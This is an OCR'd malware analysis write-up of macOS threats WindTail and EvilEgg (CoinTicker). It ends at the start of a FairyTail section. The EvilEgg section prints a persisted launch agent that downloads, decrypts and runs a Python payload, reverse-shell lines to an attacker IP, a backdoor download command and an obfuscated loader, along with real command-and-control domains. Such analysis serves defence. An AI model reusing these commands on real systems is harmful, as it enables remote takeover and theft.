


Reversing this binary, reveal that within it’s `main` function, `WindTail` persists as a login item:

```
int main(int arg0, int arg1, int arg2, int arg3, int arg4, int arg5) {

    r12 = [NSURL fileURLWithPath:[[NSBundle mainBundle] bundlePath]];
    rbx = LSSharedFileListCreate(0x0, _kLSSharedFileListSessionLoginItems, 0x0);

    LSSharedFileListInsertItemURL(rbx, _kLSSharedFileListItemLast, 0x0, 0x0, r12, 0x0, 0x0);
    ...

    rax = NSApplicationMain(r15, r14);
    return rax;
}
```

```
Login Item persistence is achieved by invoking the LSSharedFileListInsertItemURL API.
```

…not the stealthiest persistence mechanism, as the malicious login item, ('Final Presentation') will be visible via `System Preferences` application:



These items will open automatically when you log in:

Item	Kind	Hide
Final_Presentation	Application	□
iTunesHelper	Application	□

However, the malware will be automatically launched everytime the user logs in…so, persistence achieved.

Capabilities: Backdoor

`WindTail` appears to the `WindShift` APT group's 1^{st}-stage persistent implant, providing continuing remote access to an infected macOS system.

When the malware is first executed, it generates a unique identifier for the infected system. This is saved into the file `date.txt`

```
# fs_usage -w -filesystem | grep date.txt
00:38:09.784384  lstat64  /Users/user/Desktop/Final_Presentation.app/Contents/Resources/date.txt
usrnode.8894
00:38:09.785711  open     F=3         (R_____)
/Users/user/Desktop/Final_Presentation.app/Contents/Resources/date.txt usrnode.8894
...

# cat ~/Desktop/Final_Presentation.app/Contents/Resources/date.txt
2012201800380925
```

The malware then invokes a method named `tuffel` that performs actions such as:

1. Moving the (malicious) application into the `/Users/user/Library/` directory
2. Executing this persisted copy, via the `open` command
3. Decrypting embedded strings that relate to file extensions of (likely) interest

We can observe step #2 (execution of the persisted copy) via my open-source process monitor library, **ProcInfo**:

```
procInfo[915:9229] process start:
pid: 917
path: /usr/bin/open
user: 501
args: (
    open,
    "-a",
    "/Users/user/Library/Final_Presentation.app"
)
```

By debugging the malware and setting a breakpoint on the string decryption routines, we can dump the plaintext strings, such as `WindTail`'s command and control servers:

```
(lldb) x/s 0x0000000100350a40
0x100350a40: "string2me.com/qgHUDRZiYhOqQiN/kESklNvxsNZQcPl.php

...
(lldb) x/s 0x0000000100352fe0
0x100352fe0: "http://flux2key.com/liaROelcOeVvfjN/fsfSQNrIyxeRvXH.php?very=%@&xnvk=%@
```

The C&C domains (`string2me.com` and `flux2key.com`) are both WindShift domains, as noted by Karim in an interview with **itWire**

> "*The domains string2me.com and flux2key.com identified as associated with these attacks*"

These domains are currently offline:

```
$ ping flux2key.com
ping: cannot resolve flux2key.com: Unknown host

$ nslookup flux2key.com
Server:    8.8.8.8
Address:   8.8.8.8#53

** server can't find flux2key.com: SERVFAIL
```

…thus the malware appears to remain rather inactive. That is to say, (in a debugger), it doesn't do much - as it's likely awaiting commands from the (offline) C&C servers.

However, a brief (static) triage of other methods found within the (malicious) application indicate it likely supports 'standard' backdoor capabilities such as file exfiltration and the (remote) execution of arbitrary commands.

OSX.EvilEgg

```
EvilEgg is a dropper that installs various backdoors, likely to steal crytocurrency.
```


Download: **`OSX.EvilEgg`** (password: `infect3d`)

Writeups:

- **`Mac Cryptocurrency Ticker App Installs Backdoors`**
- **`New Mac malware: CoinTicker for Cryptocurrency Traders`**

Infection Vector: Fake Application

Thomas Reed notes in Malwarebytes' **report**, that `OSX.EvilEgg` infects Mac users when they download and install a (likely fake) cryptocurrency ticker app, `CoinTicker` from an attacker controlled domain `coin-sticker.com` (image credit: Malwarebytes):



Enabled coins

	Coin	Name
☑	BTC	Bitcoin
□	ETH	Ethereum
□	ETC	Ethereum Cla...
□	XRP	Ripple
□	STRAT	Stratis
□	DGB	DigiByte
□	SC	Siacoin
□	XMR	Monero
□	ZEC	Zcash
□	LTC	Litecoin
□	DASH	Dash
□	STR	Stellar
□	XEM	NEM
□	STEEM	Steem

Enabled markets


	Market	Base curren...
□	Korbit	KRW
□	Bithumb	KRW
□	Coinone	KRW
☑	Poloniex	USD
□	Bittrex	USD
□	Gdax	USD
□	Kraken	USD
□	Bitfinex	USD
□	Bitstamp	USD
□	Coincheck	JPY
□	Bitflyer	JPY
□	Okcoin	CNY

Last update : 2017.08.21 03:30:00

> *"The CoinTicker app, on the surface, appears to be a legitimate application that could potentially be useful to someone who has invested in cryptocurrencies.*
>
> *It looks like this app was probably never legitimate to begin with. First, the app is distributed via a domain named coin-sticker.com. This is close to, but not quite the same as, the name of the app. Getting the domain name wrong seems awfully sloppy if this were a legitimate app.*
>
> *Adding further suspicion, it seems that this domain was just registered a few months ago*"

Persistence: Launch Agent

When the malicious `CoinTicker` application is run, it persists a launch agent (`~/Library/LaunchAgents/.espl.plist`):



CoinTicker
installed a launch daemon or agent

launchd (pid: 1)
CoinTicker (pid: 1287)

CoinTicker (Developer ID Application: Andrej Sevostopol (49LJX6DH22))

```
process id:      1287
process path:    /Users/user/Desktop/EvilEgg/CoinTicker.app/Contents/MacOS/
```

sh

```
startup file:    /Users/user/Library/LaunchAgents/.espl.plist
startup binary:  sh
```

time: 11:58:53

We can dump this file, (`.espl.plist`) to view what is being persisted:

```
$ cat ~/Library/LaunchAgents/.espl.plist
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN" "http://www.apple.com/DTDs/PropertyList-1.0.dtd">
<plist version="1.0">
<dict>
        <key>AbandonProcessGroup</key>
        <true/>
        <key>Label</key>
        <string>com.apple.espl</string>
        <key>ProgramArguments</key>
        <array>
                <string>sh</string>
                <string>-c</string>
                <string>nohup curl -k -L -o /tmp/.info.enc
https://github.com/youarenick/newProject/raw/master/info.enc; openssl enc -aes-256-cbc -d -in
/tmp/.info.enc -out /tmp/.info.py -k 111111qq; python /tmp/.info.py</string>
        </array>
        <key>RunAtLoad</key>
        <true/>
        <key>StartInterval</key>
        <integer>90</integer>
</dict>
</plist>
```

As the `RunAtLoad` key is set to true, whatever the malware has specified in the `ProgramArguments` array will be persistently executed whenever the user logs in. Moreover, as the `StartInterval` this commands in the `ProgramArguments` array will be (re)executed every 90 seconds.

Capabilities: Downloader

As noted, `EvilEgg` installs a persistent launch agent property list file, `.espl.plist`. The `ProgramArguments` array in this file contains the following:

- `sh`
- `-c`
- `nohup curl -k -L -o /tmp/.info.enc https://github.com/youarenick/newProject/raw/master/info.enc; openssl enc -aes-256-cbc -d -in /tmp/.info.enc -out /tmp/.info.py -k 111111qq; python /tmp/.info.py&`

This will download a python script from the (now offline) `https://github.com/youarenick/newProject/raw/master/info.enc` page, decode, then execute it (as `/tmp/.info.py`).

Malwarebytes' **report** states that this python script, `.info.py` perform the following:

1. opens a reverse shell to `94.156.189.77`:

```
nohup bash &> /dev/tcp/94.156.189.77/2280 0>&1
```

2. Downloads the the open-source **EggShell backdoor**, to `/tmp/espl`:

```
curl -k -L -o /tmp/espl https://github.com/youarenick/newProject/raw/master/mac
```

3. Creates and executes a shell script, `/tmp/.server.sh`. This also creates a reverse shell to `94.156.189.77`

```
#! /bin/bash
nohup bash &> /dev/tcp/94.156.189.77/2280 0>&1
```

Besides installing the `EggShell` backdoor, the malicious application also executes a(nother) Python script (source: Malwarebytes):

```
#!/usr/bin/env python
# -*- coding: utf-8 -*-
import os
import getpass
import uuid

def get_uid():
return "".join(x.encode("hex") for x in (getpass.getuser() + "-" + str(uuid.getnode())))

exec("".join(os.popen("echo 'U2FsdGVkX19GsbCj4lq2hzo27vqseHTtKbNTx9
...
TjO1GlH1+7cP7pDYa8ykBquk4WhU0/UqE' | openssl aes-256-cbc -A -d -a -k %s -md md5" %
get_uid()).readlines()))
```

Thomas Reed notes that:

> "*Extracting the script reveals that it is the `bot.py` script from the `EvilOSX`backdoor made by Github user Marten4n6.*
>
> *This script has been customized to cause the backdoor to communicate with a server at `185.206.144.226` on port `1339`. The malware also creates a user launch agent named `com.apple.EOFHXpQvqhr.plist` designed to keep this script running.*"

The combination of reverse-shells, and installation of two macOS backdoors means not only is the system fully owned, but the attacker(s) can run arbitrarily run any remote commands. Thus it is difficult to ascertain the ultimate goal of 'OSX.EvilShell'. However, given the initial infection vector, it seems plausible that the attackers are interested in stealing cryptocurrencies from infected systems.

OSX.FairyTail

```
FairlyTail is a downloader, that persistently installs various pieces of macOS adware.
```

